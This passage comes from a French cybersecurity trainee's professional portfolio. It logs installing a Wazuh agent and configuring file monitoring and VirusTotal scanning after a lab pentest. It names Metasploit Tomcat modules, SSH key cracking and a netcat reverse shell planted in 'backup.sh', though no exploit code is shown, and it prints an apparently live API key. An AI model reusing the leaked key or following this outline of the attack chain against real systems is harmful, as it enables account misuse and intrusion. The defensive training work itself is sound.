Resolving packages.wazuh.com (packages.wazuh.com) ... 2600:9000:262a:4200:b:c04a:e8c0:93a1, 2600:9000:262a:2a00:b:c04a:e8c0:93a1, .
Connecting to packages.wazuh.com (packages.wazuh.com)[2600:9000:262a:4200:b:c04a:e8c0:93a1]:443 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 13220908 (13M) [application/vnd.debian.binary-package]
Saving to: 'wazuh-agent_4.14.4-1_amd64.deb'


wazuh-agent_4.14.4- 100%[=====] 12.61M 20.5MB/s in 0.6s

2026-03-25 12:39:31 (20.5 MB/s) - 'wazuh-agent_4.14.4-1_amd64.deb' saved [13220908/13220908]

Selecting previously unselected package wazuh-agent.
(Reading database ... 105488 files and directories currently installed.)
Preparing to unpack .../wazuh-agent_4.14.4-1_amd64.deb ...
Unpacking wazuh-agent (4.14.4-1) ...
Setting up wazuh-agent (4.14.4-1) ...
Processing triggers for systemd (237-3ubuntu10.50) ...
Processing triggers for ureadahead (0.100.0-21) ...
root@miletus:~#
```

DOSSIER PROFESSIONNEL (DP)

```
root@miletus:~# sudo systemctl enable wazuh-agent
sudo systemctl enable wazuh-agent
Created symlink /etc/systemd/system/multi-user.target.wants/wazuh-agent.service → /usr/lib/systemd/system/wazuh-agent.service.
root@miletus:~# sudo systemctl start wazuh-agent
sudo systemctl start wazuh-agent
root@miletus:~#
```



Mise en place du système de détection de modification de fichier sur “backup.sh” :

```
[root@wazuh-server ~]# nano /var/ossec/etc/ossec.conf
<directories check_all="yes" report_changes="yes" realtime="yes" whodata="yes">/usr/local/bin/backup.sh</directories>
```

Mise en place de l'extension VIRUSTOTAL :

Celle-ci permet de détecter la présence de malwares dans les fichiers du système et de générer des alertes

```
[wazuh-user@wazuh-server ~]# vi /var/ossec/etc/ossec.conf

<syscheck>
  <directories check_all="yes" realtime="yes">/root</directories>
</syscheck>

<integration>
  <name>virustotal</name>
  <api_key>b5e683f0ac99d96b5c99554412dda553b7f9a9700d561f19f8dc4a79</api_key> <group>syscheck</group>
  <alert_format>json</alert_format>
</integration>
```

Conclusion : Cette phase a permis de **démontrer l'importance de la détection et du traitement des incidents de sécurité** au sein d'un système d'information.

L'exploitation de la mauvaise configuration du script “backup.sh” a mis en **évidence qu'un attaquant pouvait obtenir un accès complet au système sans être détecté** en l'absence de mécanismes de supervision adaptés.

La mise en place d'une solution de surveillance telle que “Wazuh” **permettrait de détecter ce type de comportement malveillant**, notamment grâce à la **surveillance des modifications de fichiers sensibles, des connexions réseau et des élévations de privilèges**.

Cette activité souligne donc la **nécessité de compléter les mesures de prévention par des outils de détection efficaces**, afin de pouvoir **identifier rapidement une intrusion, analyser son origine et réagir de manière appropriée**.

DOSSIER PROFESSIONNEL ^(DP)

DOSSIER PROFESSIONNEL ^(DP)

2. Précisez les moyens utilisés :

Durant l'ensemble de l'exercice, plusieurs outils et moyens techniques ont été utilisés pour réaliser la reconnaissance, l'exploitation et la post-exploitation sur la machine cible.

Outils d'analyse et d'exploitation des vulnérabilités (Compétence 1) :

- **Nmap** : scan réseau pour identifier les ports ouverts et les services actifs
- **Metasploit Framework** : exploitation des vulnérabilités identifiées
 - **Module "auxiliary/scanner/http/tomcat_mgr_login"** : test des identifiants sur le serveur Apache Tomcat
 - **Module "exploit/multi/http/tomcat_mgr_upload"** : téléversement et exécution de code à distance
- **John the Ripper avec "ssh2john"** : tentative de déchiffrement de la clé privée SSH
- **Netcat** : écoute du port pour capturer le reverse shell
- **Éditeur Bash / nano** : modification du script "backup.sh" pour y intégrer le reverse shell

Outils de mise en œuvre des mesures de sécurité et de prévention (Compétence 2):

- **Commandes linux (chmod)** : Modification des permissions des fichiers sensibles afin de limiter les accès non autorisés
- **Editeur de configuration (nano/bash)** : Sécurisation des fichiers système et des scripts "backup.sh"
- **Configuration du service SSH (sshd_config)** : Renforcement de l'authentification et restriction des accès

DOSSIER PROFESSIONNEL ^(DP)



Outils de détection et de supervision des incidents (Compétence 3):

- **WAZUH (application & déploiement agent & extension)** : Installation et configuration de l'agent Wazuh sur le serveur via commandes, pour superviser les activités système, détecter les anomalies et collecter les logs sécurité.
- **Commandes linux** : Mise en place et lancement de WAZUH sur le serveur + ajout d'une ligne de commande dans le fichier de configuration de WAZUH `"/var/ossec/etc/ossec.conf"` pour la mise en place de la détection de fichier et ajout de l'extension VIRUSTOTAL pour la détection de malwares au sein des fichiers du système.

3. Avec qui avez-vous travaillé ?

Activité réalisée individuellement dans le cadre de ma formation cybersécurité, au sein de la société "THALES".

DOSSIER PROFESSIONNEL ^(DP)



4. Contexte

Nom de l'entreprise, organisme ou association ▶ Pentest dans la société "THALES"

Chantier, atelier, service ▶ Test d'intrusion sur un serveur LAB de la société "THALES" – analyse / exploitation / post-exploitation

Période d'exercice ▶ Du 20/01/26 au 20/01/26

5. Informations complémentaires *(facultatif)*

Cliquez ici pour taper du texte.

DOSSIER PROFESSIONNEL ^(DP)

Titres, diplômes, CQP, attestations de formation

(facultatif)

Intitulé	Autorité ou organisme	Date
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.
Cliquez ici.	Cliquez ici pour taper du texte.	Cliquez ici pour sélectionner une date.

DOSSIER PROFESSIONNEL ^(DP)

Déclaration sur l'honneur

Je soussigné **FLORIAN DUCOUSSET**, déclare sur l'honneur que les renseignements fournis dans ce dossier sont exacts et que je suis l'auteur des réalisations jointes.

Fait à JONZAC 171500 le 14/03/26 pour faire valoir ce que de droit.

Signature :

DUCOUSSET

DOSSIER PROFESSIONNEL ^(DP)

Documents illustrant la pratique professionnelle

(facultatif)

Intitulé
Cliquez ici pour taper du texte.

DOSSIER PROFESSIONNEL ^(DP)

DOSSIER PROFESSIONNEL ^(DP)
